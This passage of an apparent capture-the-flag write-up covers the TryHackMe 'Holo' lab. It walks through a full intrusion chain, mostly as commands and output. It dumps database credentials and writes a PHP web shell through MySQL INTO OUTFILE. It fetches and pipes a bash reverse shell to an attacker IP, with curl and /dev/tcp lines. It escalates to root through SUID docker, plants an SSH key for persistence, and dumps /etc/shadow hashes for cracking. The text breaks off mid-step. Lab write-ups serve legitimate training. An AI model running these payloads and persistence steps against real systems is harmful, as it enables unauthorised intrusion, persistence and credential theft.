Enter password: !123SecureAdminDashboard321!

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.22-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

We then have a look at what databases are available:

```
mysql> show databases;
show databases;
+-----+
| Database      |
+-----+
| DashboardDB   |
| information_schema |
| mysql          |
| performance_schema |
| sys            |
+-----+
5 rows in set (0.01 sec)

mysql> 
```

Selecting the DashboardDB we then enumerate out the tables on the database finding the users table, we can then view this uses table which includes usernames and passwords, we find more credentials here for two users one Admin and the other a user called gurag. We will note these credentials down for use within the environment:

```

mysql> use DashboardDB;
use DashboardDB;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_DashboardDB |
+-----+
| users                   |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
SELECT * FROM users;
+-----+-----+
| username | password |
+-----+-----+
| admin    | DBManagerLogin! |
| gurag   | AAAA           |
+-----+-----+
2 rows in set (0.00 sec)

```

Now that we have identified that you are in a container and have performed all the information gathering and situational awareness we currently can, we can try to escape the container by exploiting the remote database. There are several ways to escape a container, all typically stemming from misconfigurations of the container from services or access controls.

The basic method for exploiting MYSQL to perform a container breakout is listed out simply below:

- Access the remote database using administrator credentials
- Create a new table in the main database
- Inject PHP code to gain command execution
- Drop table contents onto a file the user can access
- Execute and obtain RCE on the host.

An example of the code used would be:

```
<?php $cmd=$_GET["cmd"];system($cmd);?>
```

We can use a single command to inject our PHP code into a table and save the table into a file on the remote system. We are writing any code that we want onto the remote system from this command, which we can then execute, giving us code execution. This is shown

step by step below, remember we log in using the administrator credentials we have for the DB then proceed with these steps:

1. Create our own table

```
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_DashboardDB |
+-----+
| users |
+-----+
1 row in set (0.00 sec)

mysql> CREATE TABLE backdoor( Code varchar(255) );
CREATE TABLE backdoor( Code varchar(255) );
Query OK, 0 rows affected (0.03 sec)

mysql> show tables;
show tables;
+-----+
| Tables_in_DashboardDB |
+-----+
| backdoor |
| users |
+-----+
2 rows in set (0.00 sec)
```

we can see our table backdoor is created by using the command "CREATE TABLE backdoor", we can also see within the table creation command that we also need a column and we want this to allow a lot of characters within the column, so we set the column for varchar (variable characters) with a length of 255 allowing for plenty of characters for our payload. we can now insert our payload into the table.

2. Insert our backdoor code into the table:

```
mysql> INSERT INTO backdoor(Code) value ('<?php $cmd=$_GET["cmd"]\;system($cmd)\;?>');
INSERT INTO backdoor(Code) value ('<?php $cmd=$_GET["cmd"]\;system($cmd)\;?>');
Query OK, 1 row affected (0.01 sec)

mysql> select * from backdoor
select * from backdoor
    → ;
;
+-----+
| Code |
+-----+
| <?php $cmd=$_GET["cmd"];system($cmd);?> |
+-----+
1 row in set (0.00 sec)

mysql> █
```

We now need to save our table using the “Into outfile” command in mysql, we need to select what data we want and then provide a location that we can access in order to execute the stored command. It makes sense to store the file to /var/www/html in this case as we are attacking the web app to try and escape from our docker container, We also want to append a .php extension as we want the code to load as a web page so that our Remote Code Execution works:

```
mysql> SHOW VARIABLES LIKE "secure_file_priv";
SHOW VARIABLES LIKE "secure_file_priv";
+-----+-----+
| Variable_name | Value      |
+-----+-----+
| secure_file_priv | /var/www/html/ |
+-----+-----+
1 row in set (0.01 sec)

mysql> SELECT * FROM backdoor INTO OUTFILE '/var/www/html/backdoor.php'
SELECT * FROM backdoor INTO OUTFILE '/var/www/html/backdoor.php'
    → ;
;
Query OK, 1 row affected (0.00 sec)

mysql> █
```

We have now created a file with our exploit within it, so all we should need to do now is curl the url where our exploit is waiting, this is shown in the screenshot below, we can see we now have successful code execution on the database host of 192.168.100.1 Just confirming this we run the ifconfig command through our rce receiving back the gateways IP confirming we have the correct machine:

```
www-data@bd99793ff057:/var/www/admin$ curl 192.168.100.1:8080/backdoor.php?cmd=whoami
<in$ curl 192.168.100.1:8080/backdoor.php?cmd=whoami
www-data
www-data@bd99793ff057:/var/www/admin$ curl 192.168.100.1:8080/backdoor.php?cmd=ifconfig
$ curl 192.168.100.1:8080/backdoor.php?cmd=ifconfig
br-19e3b4fa18b8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.1 netmask 255.255.255.0 broadcast 192.168.100.255
        inet6 fe80::42:1fff:fe00:3a43 prefixlen 64 scopeid 0x20<link>
            ether 02:42:1f:00:3a:43 txqueuelen 0 (Ethernet)
                RX packets 67078 bytes 6633771 (6.6 MB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 67410 bytes 3700395 (3.7 MB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:5b:24:f0:27 txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.200.107.33 netmask 255.255.255.0 broadcast 10.200.107.255
        inet6 fe80::2c:acff:fe8:574f prefixlen 64 scopeid 0x20<link>
            ether 02:2c:ac:8:57:4f txqueuelen 1000 (Ethernet)
                RX packets 2142 bytes 168748 (168.7 KB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 1960 bytes 2768757 (2.7 MB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Now all we need to do is use this ability to send ourselves a shell from the host system we can do this easily by repeating our previous shell method although this seems to crash the

box on this occasion, so we will use a quick easy bash script and a metasploit listener, this can be seen in the screens below:


Simple bash reverse shell:



The screenshot shows a terminal window titled "/media/accessone/maxzone/CTFS/thm/holo/webserv/bash.sh - Mousepad". The window has a menu bar with File, Edit, Search, View, Document, Help. Below the menu is a toolbar with icons for new file, open, save, cut, copy, paste, etc. The main text area contains three lines of code:


```
1#!/bin/bash
2bash -i >& /dev/tcp/10.50.103.205/53 0>&1
3|
```

Host the script on a python webserver on our machine:



```
—(accessone㉿pentest-accessone)—[/media/.../CTFS/thm/holo/webserv]
$ sudo python3 -m http.server 80
serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Starting metasploit multi handler setting lhost to our tun0 vpn interface and lport to 53 a less suspect port for networks:



```
[+] =[ metasploit v6.4.12-dev ]]
+ -- --=[ 2426 exploits - 1250 auxiliary - 428 post ]]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops ]]
+ -- --=[ 9 evasion ]]

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s) ...
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf6 exploit(multi/handler) > set lport 53
lport => 53
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.50.103.205:53
```

We now need the command to pass through curl. Any command will need to be encoded to ensure it is interpreted in the correct way by the target machine inorder to do this we will need to encode so our original command would be: backdoor.php?cmd=curl  
`http://10.50.103.205:80/bash.sh | bash &`

To understand how this is being encoded we can do it ourselves, we need to encode any special characters in the following way:

- Spaces ( ) = %20
  - Colons (:) = %3A
  - Forward Slashes (/) = %2F
  - Pipes (|) = %7C
  - Ampersands (&) = %26

So our payload now becomes:

backdoor.php?cmd=curl%20http%3A%2F%2F10.50.103.205%3A80%2Fbash.sh%7Cbash%20%26

The screenshot below contains a fair bit of information so let's break it down. Top left we execute the curl command, bottom left the request is made to the server hosting our payload, on the right we catch the shell:

We have access to the web server 10.200.111.33 aka L-SRV01 as www-data, so we have successfully escaped the docker container and have landed on the host machine as a low user its time to escalate our privileges. First though we will need to enumerate the host machine. This includes, getting the server OS, architecture, kernel version, SUID binaries

etc. We check sudo -l but we get told no, so we then try another method by backgrounding our shell, then we search in metasploit for post/multi/manage/shell\_to\_meterpreter, we can normally use this to upgrade our shell and allow us to upload and download files easily usually meaning we can use linpeas to enumerate ways to escalate our privileges. unfortunately this didn't work so we are going to find some binaries that we have access to and can abuse through use of LOLbins, firstly we will list the binaries available to us with the setuid bit set to do this is simple enough we just use find / -perm -u=s -type f 2>/dev/null:

```
ww-data@ip-10-200-107-33:/tmp$ find / -perm -u=s -type f 2>/dev/null
ind / -perm -u=s -type f 2>/dev/null
usr/lib/eject/dmcrypt-get-device
usr/lib/dbus-1.0/dbus-daemon-launch-helper
usr/lib/polkit-1/polkit-agent-helper-1
usr/lib/openssh/ssh-keysign
usr/bin/umount
usr/bin/docker
usr/bin/fusermount
usr/bin/newgrp
usr/bin/pkexec
usr/bin/su
usr/bin/gpasswd
usr/bin/passwd
usr/bin/at
usr/bin/chfn
usr/bin/sudo
usr/bin/mount
usr/bin/chsh
ww-data@ip-10-200-107-33:/tmp$ █
```

We see a few potentially useful binaries. Knowing we have just escaped from the docker container we decide to look at "usr/bin/docker" first. checking GTFObins we see that Docker has a possible SUID escalation that should give us a root shell:

## | SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

The resulting is a root shell.

```
sudo install -m =xs $(which docker) .
./docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Since we are attacking an existing binary we can ignore the first line and we need to slightly edit the second line to match the name of the docker image we plan to attack leading the command to be :

```
/usr/bin/docker run -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt sh
```

We can Find our docker image in this case Ubuntu 18.04 by using the command "Docker image ls" we see this in the below screenshot:

```
www-data@ip-10-200-107-33:~$ docker image ls
REPOSITORY          TAG      IMAGE ID      CREATED       SIZE
<none>              <none>   cb1b741122e8  3 years ago  995MB
<none>              <none>   b711fc810515  3 years ago  993MB
<none>              <none>   591bb8cd4ef6  3 years ago  993MB
<none>              <none>   88d15ba62bf4  3 years ago  993MB
ubuntu              18.04   56def654ec22  3 years ago  63.2MB
www-data@ip-10-200-107-33:~$
```

we can now execute this command and gain our root shell:

```
www-data@ip-10-200-107-33:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-200-107-33:~$ /usr/bin/docker run -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt sh
$ run -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt sh
# whoami
whoami
root
#
```

We take this opportunity to give our selves some direct access and persistence on this machine by generating an ssh key and echoing our public key into the .ssh authorized\_keys file on L-SRV01:

Generating ssh key on our host machine:

```
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/accessone/.ssh/id_rsa):
/home/accessone/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/accessone/.ssh/id_rsa
Your public key has been saved in /home/accessone/.ssh/id_rsa.pub
The key fingerprint is:
```

Adding our SSH public key into the /.ssh/suthorised\_keyz file on L-SRV01:

```
# echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAABgQCwNLU0/ka3UaSRrgRJ+2i/gHZjYJY5G0wis+A/ztxw1ZmwjEFWJeMrafgI06p90lebrbQlQ0BCCkcTvd7qsAR
# ARB390He0QqJjv+j0PU1BE6sN6PyUmjt+cbZ6LbzTibJTEgtJ+BeFKyswAKl4eavv+556n19Tj8c4+hvycRkFXDjoNbXrxHlgMypwiBFka7tz72G1jIWijiU+oa0W50D
# 1tdjzl9Mat/8BXvQ898Tciql7K6nV6teWt1Gni0J+s0iL6/7dW8EuM+pQ+idoDaWJVezzthgptSEh3NFxEwPNIBbrn0gThZvKypOVwTPBLQ/0T9cvRxXAxhWhjDNrnYia
# GZG0P7z7vV3aCv86wZviYME3g54GYU1dB3U0R9mmlL0xwI00u6Rxa+tG7vD3sYrWsK3+MkPHUIPWUvyNz8x3dTJwZ2q9qGgkPFM6hZ2NrWHWKW+sf4bsR/z6HNTLywjX
# jX2Bkj/AWSK3aRj7cJ19KZK0vIiuejcello60xglHc= accessone@pentest-accessone" >> authorized_keys
echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAABgQCwNLU0/ka3UaSRrgRJ+2i/gHZjYJY5G0wis+A/ztxw1ZmwjEFWJeMrafgI06p90lebrbQlQ0BCCkcTvd7qsAR
# ARB390He0QqJjv+j0PU1BE6sN6PyUmjt+cbZ6LbzTibJTEgtJ+BeFKyswAKl4eavv+556n19Tj8c4+hvycRkFXDjoNbXrxHlgMypwiBFka7tz72G1jIWijiU+oa0W50D
# 1tdjzl9Mat/8BXvQ898Tciql7K6nV6teWt1Gni0J+s0iL6/7dW8EuM+pQ+idoDaWJVezzthgptSEh3NFxEwPNIBbrn0gThZvKypOVwTPBLQ/0T9cvRxXAxhWhjDNrnYia
# GZG0P7z7vV3aCv86wZviYME3g54GYU1dB3U0R9mmlL0xwI00u6Rxa+tG7vD3sYrWsK3+MkPHUIPWUvyNz8x3dTJwZ2q9qGgkPFM6hZ2NrWHWKW+sf4bsR/z6HNTLywjX
# jX2Bkj/AWSK3aRj7cJ19KZK0vIiuejcello60xglHc= accessone@pentest-accessone" >> authorized_keys
```

We should now be able to log in as root on this machine at anytime without having to re-exploit our initial route in. Testing our newly created persistence, we can see we have successfully gained root on this machine:

```
(accessone㉿pentest-accessone)~$ ssh root@admin.holo.live -i /home/accessone/.ssh/id_rsa
The authenticity of host 'admin.holo.live (10.200.107.33)' can't be established.
ED25519 key fingerprint is SHA256:C2z9p0vd3qRFQXDaiKEe2oW8QKyVJLwBBgsVNampPH0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'admin.holo.live' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1030-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Wed Jun 19 19:37:45 UTC 2024

System load: 0.0
Usage of /: 97.1% of 7.69GB
Memory usage: 26%
Swap usage: 0%
Processes: 154
Users logged in: 0
IPv4 address for br-19e3b4fa18b8: 192.168.100.1
IPv4 address for docker0: 172.17.0.1
IPv4 address for eth0: 10.200.107.33

⇒ / is using 97.1% of 7.69GB
⇒ There is 1 zombie process.

* Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.

  https://ubuntu.com/blog/microk8s-memory-optimisation

107 updates can be installed immediately.
11 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

6 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log

Last login: Tue Feb 23 09:09:02 2021 from 10.41.0.2
.-/+oooooooo+-.
`:+ssssssssssssssssss+-:
+ssssssssssssssssssyyssss+-:
.osssssssssssssssssdMMMNyssso.
/sssssssssssshdmmNNnmyNMMMHssssss/
+ssssssssshnydMMMMMMMMdddyssssssss+
/ssssssssshNMMMyhyyyyhmNMMMNhssssssss/
.ssssssssdMMMNhsssssssssshNMMDssssssss.
+sssshhhyNMMNyssssssssssyNMMMyssssss+
ossyNMMMNyMMhsssssssssssshmmmhssssssso
ossyNMMMNyMMhssssssssssssshmmhssssssso
+sssshhhyNMMNyssssssssssyNMMMyssssss+
.ssssssssdMMMNhsssssssssshNMMDssssssss.
/sssssssshNMMMyhyyyyhdNMMMNhssssssss/
+sssssssssdmydMMMMMMMMdddyssssssss+
/sssssssssshdmNNNNmyNMMMHssssssss/
```

root@ip-10-200-107-33

---

OS: Ubuntu 20.04.1 LTS x86\_64  
Host: HVM domU 4.11.amazon  
Kernel: 5.4.0-1030-aws  
Uptime: 1 hour, 11 mins  
Packages: 709 (dpkg)  
Shell: bash 5.0.17  
Terminal: /dev/pts/1  
CPU: Intel Xeon E5-2686 v4 (2) @ 2.299GHz  
GPU: 00:02.0 Cirrus Logic GD 5446  
Memory: 780MiB / 3933MiB



We can now grab all the flags on the machine and submit them as well as grab the ect/shadow file and crack some passwords by using unshadow and our passwd file we found earlier, we also noticed a non defualt user in the shadow file of linux-admin:

1 grabbing the shadow file:

```
cat /etc/shadow
root:$6$TVYo6Q8EXPuYD8w0$Yc.Ufe3ffMwRJLNroJuMvf5/Telga69RdVEvgWBC.FN5rs9v00NeoKex4jIaxCyWNPTDtYfxWn.EM40LxjndR1:18605:0:99999:7::
:
daemon:*:18512:0:99999:7:::
bin:*:18512:0:99999:7:::
sys:*:18512:0:99999:7:::
sync:*:18512:0:99999:7:::
games:*:18512:0:99999:7:::
man:*:18512:0:99999:7:::
lp:*:18512:0:99999:7:::
mail:*:18512:0:99999:7:::
news:*:18512:0:99999:7:::
uucp:*:18512:0:99999:7:::
proxy:*:18512:0:99999:7:::
www-data:*:18512:0:99999:7:::
backup:*:18512:0:99999:7:::
list:*:18512:0:99999:7:::
irc:*:18512:0:99999:7:::
gnats:*:18512:0:99999:7:::
nobody:*:18512:0:99999:7:::
systemd-network:*:18512:0:99999:7:::
systemd-resolve:*:18512:0:99999:7:::
systemd-timesync:*:18512:0:99999:7:::
messagebus:*:18512:0:99999:7:::
syslog:*:18512:0:99999:7:::
_apt:*:18512:0:99999:7:::
tss:*:18512:0:99999:7:::
uuidd:*:18512:0:99999:7:::
tcpdump:*:18512:0:99999:7:::
sshd:*:18512:0:99999:7:::
landscape:*:18512:0:99999:7:::
polinate:*:18512:0:99999:7:::
ec2-instance-connect:!:18512:0:99999:7:::
systemd-coredump:!!:18566:::::
ubuntu!:!$6$6$mlN/Q.1gopcuhc$7ym0CjV3RETFUl6GaNbau9MdEGS6NgeXLM.CDcuS5gNj2oIQLpRLzxFuAwG0dGcLk1NX70EVzUUKyUQ0ezaF.:18601:0:99999:
7:::
lxdf!:!18566:::::
mysql!:!18566:0:99999:7:::
dnsmasq*:!18566:0:99999:7:::
linusadmin:$6$Zs4KmlUsMiwLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFF6.fS.HXBw9Kyv96Qbc2ZHHzHLYHkaHm8A5toyMA3J53JU.dc6ZCjRxhjV1:18570:0:99
99:7:::
```

2. we need to unshadow the shadow file to do this we use the unshadow tool it's super simple and will give us the input we need for john the ripper:

```
[(accessone@pentest-accessone)-[/media/..../maxone/CTFS/thm/holo]]
$ unshadow passwd shadow > unshadowed.txt

[(accessone@pentest-accessone)-[/media/..../maxone/CTFS/thm/holo]]
$ la
10.200.107.250-Script-scan '.holo notes.ctb~' 'holo notes.ctb' linpeas shadow www.holo.live
10.200.107.33-Script-scan '.holo notes.ctb~' img.php passwd unshadowed.txt
Accessone-hololive.ovpn '.holo notes.ctb~~~' initial_nmap screens webserv


[(accessone@pentest-accessone)-[/media/..../maxone/CTFS/thm/holo]]
$ cat unshadowed.txt
root:$6$TVYo6Q8EXPuYD8w0$Yc.Ufe3ffMwRJLNroJuMvf5/Telga69RdVEvgWBC.FN5rs9v00NeoKex4jIaxCyWNPTDtYfxWn.EM40LxjndR1:18605:0:99999:7::
:
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

3.We then pass this to john the ripper using the command “john unshadowed.txt /usr/share/wordlists/rockyou.txt” but john the ripper fails to find anything so lets try instead with hashcat:

